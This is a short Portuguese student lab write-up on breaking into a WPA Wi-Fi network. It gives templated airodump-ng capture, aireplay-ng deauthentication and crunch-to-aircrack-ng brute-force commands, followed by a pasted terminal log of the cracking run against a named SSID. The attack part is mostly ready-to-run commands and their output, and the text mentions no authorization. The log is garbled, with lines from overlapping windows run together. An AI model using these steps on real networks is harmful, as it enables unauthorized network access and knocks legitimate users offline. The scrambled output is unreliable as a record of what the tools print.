

## Pratica Invasao de Wifi

Nessa pratica utilizamos airodump-ng, coloquei a placa de modo monitor para monitorar a rede e escolher o wifi para ser atacado, apos escolher e verificar o canal e o bssid do alvo utilizamos o seguinte comando:

```
airodump-ng -c [ch_da_rede_alvo] --bssid [bssid_da_rede_alvo] -w net [plac_de_mod_monitor]
```

Precisamos tambem capturar o WPA HANDSHAKE desautenticamos quem já está conectado na rede e capturar o WPA HANDSHAKE logo que o usuário se reconectar, o comando usado foi o seguinte:


```
aireplay-ng -0 10 -a [bssid_da_rede_alvo] [placa_mod_monitor]
```

Apos isso, utilizamos o crunch para testar em força bruta as senhas, o comando é o seguinte:

```
crunch [min] [max] [padrão] | aircrack-ng [net-01.cap] -w - -e [ssid_da_rede_alvo]
```

E esperamos ate ele descobrir a senha da wifi.

Print:



```
luzia@Luzia: ~  
PID      Name  
4364     avahi-daemon  
4373     avahi-daemon  
[01:16:05] 5634376 keys tested (1253.82 k/s)  
Interface      Chipset      Driver  
wlp3s0         Unknown      Current  
passphrase: aaaaaaaonenud  
(monitor mode enabled on mon0)  
luzia@Luzia:~$ sudo crunch 14 14 "abcedmnoptu190?" | aircrack-ng "net-05.cap" -w - -e Caubanga  
CrunchMaster Key : 5A BE 04 3F 45 B2 13 5F B9 77 DB 8B 70 63 25 D5 75 bytes  
417608156567 MB  : 26 3D 63 48 0E FB B3 53 3A 48 73 BB 76 79 75 C9  
407820465 GB  
398262Transient Key : B8 EF DB 65 FC CB 69 F9 69 10 11 A8 53 C3 DD D9  
388 PB           : C9 BE 08 01 EC 21 E7 D9 71 93 DB EA 09 DF 97 D9  
Crunch will now generate 76 E4 D9 05 E2 34 E4 FF B6 89 9A 39 B2 DC 40 41 25  
Opening net-05.cap : 2D D0 7B 5F 50 D3 ED E0 31 DB 60 B7 16 04 EF 44  
Opening net-05.cap please wait...  
ReadinEAPOL HMAC : 5E A8 CF 16 4B CC EE 24 CA FA 7F 76 15 A0 38 8A  
Aircrack-ng 1.2 beta3  
[01:16:03] 5632132 keys tested (1272.93 k/s)  
Current passphrase: aaaaaaaonditd  
Master Key : 4A D5 61 1A 7E 80 65 78 F4 19 E3 3D 59 1B 60 9C  
D5 18 E5 B5 16 A1 82 51 82 B0 C0 03 09 A3 66 1D  
Transient Key : 5C 95 DE 25 93 D2 FE 83 A7 C9 ED 96 B7 F5 7E 00  
FB EB A3 41 F5 D6 4C CB 1A AF 88 09 CB C3 46 56  
6F 49 9E 71 D0 19 DA 6F 9E EF FD E6 29 38 99 00  
F3 F0 AB F5 13 1B 6F F1 D3 7A 67 1A 81 C8 14 D8  
EAPOL HMAC : 5F 25 F8 3E B9 0E D7 EB 88 EE C1 B3 49 4D C7 C8
```

Otima pratica, demosntra bem como fazer os passos a passos.  
Pratica concluida com sucesso!